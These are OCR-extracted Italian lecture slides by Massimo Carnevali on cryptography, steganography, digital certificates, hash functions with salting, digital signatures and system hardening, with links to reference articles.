
Crittografia

- Crittografia
- Certificati e firma digitale

..

Crittografia


Crittografia



http://xkcd.com/538/

http://xkcd.com/538/

Crittografia



Principio di Kerckhoffs

“La sicurezza di un sistema crittografico è basata esclusivamente sulla conoscenza della chiave, in pratica si presuppone noto a priori l’algoritmo di cifratura e decifrazione.”

http://en.wikipedia.org/wiki/Kerckhoffs's_principle


“La sicurezza di un sistema crittografico è basata esclusivamente sulla conoscenza della chiave, in pratica si presuppone noto a priori l’algoritmo di cifratura e decifrazione.”

“It should not require secrecy, and it should not be a problem if it falls into enemy hands”

Auguste Kerckhoffs, "La cryptographie militaire" Journal des sciences militaires, vol. IX, pp. 5–83, January 1883, pp. 161–191, February 1883.

Il contrario di “Security by Obscurity”

Crittografia a chiave simmetrica



https://en.wikipedia.org/wiki/Symmetric-key_algorithm

Crittografia a chiave simmetrica

Vantaggi

- Algoritmi anche molto complessi ma veloci e con basso consumo di risorse
- Spazio delle chiavi molto ampio quindi più robusto
- Algoritmo di decifratura simmetrico a cifratura
- Sicurezza dipende solo dalla chiave
- Numero di chiavi cresce in modo esponenziale

Svantaggi

- Scambio della chiave

Esempi


- Blowfish, 3DES

https://en.wikipedia.org/wiki/Blowfish_(cipher)

https://en.wikipedia.org/wiki/Triple_DES

20 colloqui = 19 chiavi per ogni utente = 190 chiavi da gestire (20*19/2)

Crittografia a chiave asimmetrica



https://en.wikipedia.org/wiki/Public-key_cryptography

Crittografia a chiave asimmetrica

Svantaggi

- Algoritmi molto complessi e lenti
- Spazio delle chiavi meno ampio
- Algoritmo di decifratura asimmetrico rispetto a quello di cifratura
- Introduce un ente terzo (CA)
- Numero di chiavi cresce linearmente

Vantaggi

- Lo scambio della chiave non è più un problema

Esempi

- RSA

https://en.wikipedia.org/wiki/RSA_(cryptosystem)

20 colloqui = 20 chiavi pubbliche e 20 chiavi private = 40 chiavi

Quindi come ne esco ?

Uso l'algoritmo asimmetrico a chiave pubblica per scambiarmi la chiave segreta dell'algoritmo simmetrico, poi uso l'algoritmo simmetrico per la cifratura del resto.


Ma si capisce meglio con un esempio dal vero ...

Esempio con scatola di legno e due lucchetti

Crittografia

Crittografia a chiave asimmetrica

- Coppia di chiavi
- Tecniche matematiche



http://en.wikipedia.org/wiki/Public-key_cryptography


Coppia di chiavi: chiave pubblica (public key) per encryption e chiave privata (private key) per decryption

Utilizza tecniche di tipo matematico basate sulla teoria dei numeri, sulla teoria delle curve ellittiche, sull'asimmetria di alcune operazioni matematiche (es. fattorizzazione 127*157=19939) etc.

(ecco chi sono Alice e Bob, https://en.wikipedia.org/wiki/Alice_and_Bob)

Crittografia a chiave asimmetrica


Posso usarla anche per fare autenticazione



KprA = chiave privata dell'utente A
KpuA = chiave pubblica dell'utente A


Crittografia a chiave asimmetrica

Oppure per fare autenticazione e crittografia



KprA = chiave privata dell'utente A
KpuA = chiave pubblica dell'utente A
KprB = chiave privata dell'utente B
KpuB = chiave pubblica dell'utente B

Crittografia ellittica



Crittografia ellittica (in inglese Elliptic Curve Cryptography o anche ECC). Asimmetrica.
https://en.wikipedia.org/wiki/Elliptic-curve_cryptography

A 256 bit key in ECC offers about the same security as 3072 bit key using RSA.
Starting at A:
A dot B = -C (Draw a line from A to B and it intersects at -C) Reflect across the X axis from -C to C
A dot C = -D (Draw a line from A to C and it intersects -D) Reflect across the X axis from -D to D
A dot D = -E (Draw a line from A to D and it intersects -E) Reflect across the X axis from -E to E

Public Key: Starting Point A, Ending Point E
Private Key: Number of hops from A to E
https://blog.goodaudience.com/very-basic-elliptic-curve-cryptography-16c4f6c349ed

Attacchi alla crittografia

Attacco esaustivo (o “brute force”)
→ numero tentativi pari a

$$2^N$$

Con N= lunghezza della chiave crittografica in bit.
Lunghezze ritenute “***sicure***” ***oggi***:

- Chiavi simmetriche: 192-256 bit
- Chiavi asimmetriche: 2048 bit

“Sicure” si intende a fronte di un attacco “normale” (no governi, servizi segreti, criminalità organizzata internazionale ecc.)

“Oggi” perché con i miglioramenti di hardware e software domattina potrebbe non essere più vero.

Utilizzo di GPU come potenza di calcolo per attacchi forza bruta.

Computer quantistici

Algoritmo di fattorizzazione di Shor

Fattorizzazione di un numero di 230 cifre


Computer tradizionale=1,68 anni

Computer quantistico=5,32 picosecondi

Computer quantistici in grado di cambiare completamente le carte in tavola. (descrizione out-of-scope).
Aumento esponenziale velocità con piccole operazioni altamente parallelizzabili.
Algoritmi specifici per sfruttarli al massimo: algoritmo di fattorizzazione di Shor
https://en.wikipedia.org/wiki/Shor%27s_algorithm
Servono nuovi algoritmi di crittografia: crittografia post-quantistica
https://en.wikipedia.org/wiki/Post-quantum_cryptography

Crittografia

Steganografia



Massimo Carnevali - Licenza Creative Commons 4.0: Attribuzione-Condividi allo stesso modo 18

https://en.wikipedia.org/wiki/Steganography

Steganografia è la crittografia nascosta. Se vedo un messaggio cifrato lo riconosco, obiettivo della steganografia è nascondere il fatto che ci sia un messaggio nascosto.

Affonda le radici nella storia (uovo, capelli).

Più recentemente applicata alle immagini sfruttando piccole modifiche ai bit di colore, indistinguibili all'occhio umano ma in grado di codificare un messaggio. In questo caso la chiave è l'immagine originale da cui, per differenze, ricavo il messaggio.

(immagine modificata usando OpenStego http://www.openstego.com/)

Steganografia

https://en.wikipedia.org/wiki/Steganography

Non solo immagini come vettore di trasporto, anche audio, video, pdf ecc.

https://www.darknet.org.uk/2017/07/openpuff-professional-steganography-tool/

Posso crittografare i dati prima di nasconderli, posso lavorare a più livelli (nascondo un messaggio non troppo segreto sopra ad uno più segreto in modo da fermare la ricerca dell'attaccante).

Steganografia

Document fingerprinting
(watermark nascosto)

Queste tre stringhe sono diverse
Queste tre stringhe sono diverse
Queste tre stringhe sono diverse

Posso usare la steganografia anche per fare un watermarking nascosto dei documenti (in caso di fuga dei documenti posso distinguere le diverse copie anche se apparentemente sono uguali, impronte digitali dei documenti).

Tecniche steganografiche sulle immagini, uso di “spazi di lunghezza zero” (seconda riga dopo “queste”) oppure di caratteri di alfabeti non latini (terza riga seconda e) nei testi.


https://www.zachaysan.com/writing/2017-12-30-zero-width-characters

https://www.researchgate.net/publication/308044170_Content-preserving_Text_Watermarking_through_Unicode_Homoglyph_Substitution

http://blog.fastforwardlabs.com/2017/06/23/fingerprinting-documents-with-steganography.html

Crittografia

Steganografia




Posso usare la steganografia anche per fare un watermarking nascosto dei documenti (in caso di fuga dei documenti posso distinguere le diverse copie anche se apparentemente sono uguali).


Tecniche steganografiche sulle immagini, uso di “spazi di lunghezza zero” (seconda riga dopo “queste”) oppure di caratteri di alfabeti non latini (terza riga seconda e) nei testi.

In alternativa posso usare minime perturbazioni della forma dei caratteri
https://www.youtube.com/watch?v=dejrBf9jW24

Demo su internet
https://www.umpox.com/zero-width-detection/

Crittografia





Steganografia dal passato , nascondere il messaggio nella musica. Uso codifiche con note musicali
https://www.atlasobscura.com/articles/musical-cryptography-codes

Create il vostro messaggio sonoro cifrato:
https://wmich.edu/mus-theo/solfa-cipher/

Certificazione della chiave pubblica

Certificato digitale

http://en.wikipedia.org/wiki/Public_key_certificate
- Certificazione della chiave pubblica o più semplicemente “certificato digitale”.

E' l'associazione della chiave pubblica dell'utente alla sua identità fisica.

Unisce il mondo online con quello offline (non sempre, potrei anche certificare un'identità digitale o un indirizzo IP).

Serve un garante delle identità: Certification Authority

Le Certification Authority debbono avere una gerarchia.

Un certificato può essere revocato (CRL) sia dall'emettitore che dal richiedente.

Deve avere una scadenza temporale.

Formato dei certificati
X.509


Formato standard dei certificati: X.509
http://en.wikipedia.org/wiki/X.509
Deve contenere:

- Periodo di validità
- Soggetto
- Nome dell'autorità emittente
- Chiave pubblica
- Firma digitale dell'autorità emittente

Più altri campi opzionali:

- Scopi di uso del certificato (validare sito web ecc.)
- Nomi alternativi del soggetto (esempio metto mail, IP, URL ecc.)
- Estensioni private utilizzabili, ad esempio, a livello di azienda

Certificati e firma digitale



PKI (Public Key Infrastructure)
https://en.wikipedia.org/wiki/Public_key_infrastructure
Certificate Authority (CA) Genera i certificati, garantendo la corrispondenza tra una chiave pubblica e un soggetto.
Registration Authority (RA):identifica il soggetto
Validation Authority (VA): valida il certificato al client

By Chris 論 - [1] and OpenCliparts.org, CC BY-SA 3.0, https://commons.wikimedia.org/w/index.php?curid=2501151

Certificati e firma digitale

CA riconosciute nel browser.
Certificato a pagamento, dipende dal tipo, qualche centinaio di Euro/anno.
Certificati gratis per siti web: https://letsencrypt.org/
"Let's Encrypt is a free, automated, and open certificate authority brought to you by the non-profit Internet Security Research Group (ISRG)."

Motivi di revoca di un certificato prima della scadenza:
- Azienda non esiste più
• Compromissione di chiave privata
• Persa la passphrase associata alla chiave privata
• Cambio di informazioni nel certificato

Vedere errori di certificato:
https://badssl.com/

Certificati e firma digitale

HACKING DEFCON 23'S IOT VILLAGE SAMSUNG FRIDGE

Posted on Tuesday, August 18th, 2015 by Pedro Venda.

pwned?

As well as running the Village this year (more challenge:

"Can you own our #IoT

As a team we're doing opportunity to work on

It was a full-on team ef here.

Se non controllo che il certificato presentato sia valido … il nemico può annidarsi ovunque … il tuo frigorifero può rivelare le tue credenziali Gmail con un attacco "Man in the Middle".

http://www.pentestpartners.com/blog/hacking-defcon-23s-iot-village-samsung-fridge/

Funzioni di hash

- Da testo a stringa di lunghezza fissa
- Algoritmi unidirezionali
- Variazione produce modifica non correlabile
- Basso costo computazionale
- Non ci debbono essere collisioni
- Distribuzione uniforme dell'hash
- Usato per verificare che un testo non sia stato modificato
- MD5 - SHA-*

http://en.wikipedia.org/wiki/Cryptographic_hash_function

Trasformano un testo in una stringa di lunghezza fissa (message digest o riassunto)
Algoritmi unidirezionali (è praticamente impossibile risalire dalla stringa al testo originale)
Una piccola variazione al testo originale produce una modifica non facilmente correlabile alla stringa
Basso costo computazionale
Non ci debbono essere collisioni
Distribuzione uniforme hash riduce rischio collisioni
Usato per verificare che un messaggio/documento non sia stato modificato
Esempio: MD5 http://en.wikipedia.org/wiki/MD5
SHA-1 (old) SHA-3 (Ethereum) SHA-256 (bitcoin)
https://en.wikipedia.org/wiki/Secure_Hash_Algorithms
https://medium.com/@rauljordan/the-state-of-hashing-algorithms-the-why-the-how-and-the-future-b21d5c0440de

Funzioni di hash

Utilizzate per salvare le password sul server (meglio aggiungere un po' di sale)

Utente scrive la password, il server calcola hash della password e lo confronta con quello che ha memorizzato. Se uguali autenticazione OK. Se hash non è reversibile e non ha collisioni posso fare autenticazione sicura senza memorizzare la password in chiaro.

Se algoritmo di hash noto posso fare attacco a dizionario o a tabella (conosco tutti gli hash di quell'algoritmo).

Per evitare aggiungo un valore alla password (salt).

Per ogni utente genero un salt diverso (lungo e con caratteri poco usati). Calcolo hash=(password + salt). Memorizzo sul server: utente, hash, salt. Faccio stesso calcolo per verificare password. Password uguali hanno hash-salted diverso. Rende molto più difficili gli attacchi dizionario.

https://en.wikipedia.org/wiki/Salt_(cryptography)

Funzioni di hash

Varianti specifiche per la protezione delle password: bcrypt, PBKDF2

AMD Radeon HD 7970, 500$
258.7M SHA1 Hash per second

Con l'aumento delle velocità di crack gli algoritmi tradizionali (MD5, SHA*) sono diventati attaccabili anche con salt.

Meglio passare ad algoritmi più lenti da applicare ma anche molto più lenti da attaccare.

https://en.wikipedia.org/wiki/Bcrypt

https://www.troyhunt.com/our-password-hashing-has-no-clothes/

Posso usare tempo GPU in cloud.

20 Hours, $18, and 11 Million Passwords Cracked

I ran Hashcat on a Nvidia Tesla K80 — a GPU with 4992 cores that you can rent on AWS for $0.90 per hour (P2.xlarge).


https://medium.com/hackernoon/20-hours-18-and-11-million-passwords-cracked-c4513f61fdb1

Firma digitale

http://en.wikipedia.org/wiki/Digital_signature

Uso crittografia asimmetrica, certificati digitali e funzioni di hash per firmare digitalmente un documento.

Certificati e firma digitale



Chiave privata su dispositivo di firma sicuro a garanzia dell'"Identità digitale" (ad esempio smart card protetta da PIN).

Il documento non è crittografato, viene nascosto solo l'hash.

Decodificando l'hash con la chiave pubblica del mittente ne verifico l'identità.

Confrontando l'hash decodificato con quello calcolato verifico l'integrità del documento.

Vale anche come "non ripudio" (con tutte le cautele giuridiche del caso: volontà della firma, consapevolezza della firma).

Time stamp Protocol

Uso crittografia asimmetrica, certificati digitali e funzioni di hash + un servizio di time stamp online (TSA Time Stamping Authority, Marca temporale) per datare digitalmente un documento (ad esempio per poterne stabilire in seguito la paternità).

“La Marca Temporale è un servizio che permette di associare data e ora certe e legalmente valide ad un documento informatico, consentendo quindi di associare una validazione temporale opponibile a terzi. (cfr. Art. 20, comma 3 Codice dell’Amministrazione Digitale Dlgs 82/2005).”

https://www.pec.it/marche-temporali.aspx

Sistemi operativi e virtualizzazione

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Sistemi operativi e virtualizzazione

- Sistemi operativi e infrastrutture virtuali

..

Hardening

http://en.wikipedia.org/wiki/Hardening_(computing)

E' una tecnica di configuration management dei sistemi, che permette di analizzare e affinare la configurazione degli stessi con l'obiettivo di accrescerne la sicurezza intrinseca.

Ciascun tipo di server richiede tecniche di hardening proprie, che variano anche in funzione della sua visibilità e dell'informazione in esso contenuta.

“Less is better” lasciare solo i servizi indispensabili: quello che non c'è non può essere rotto!

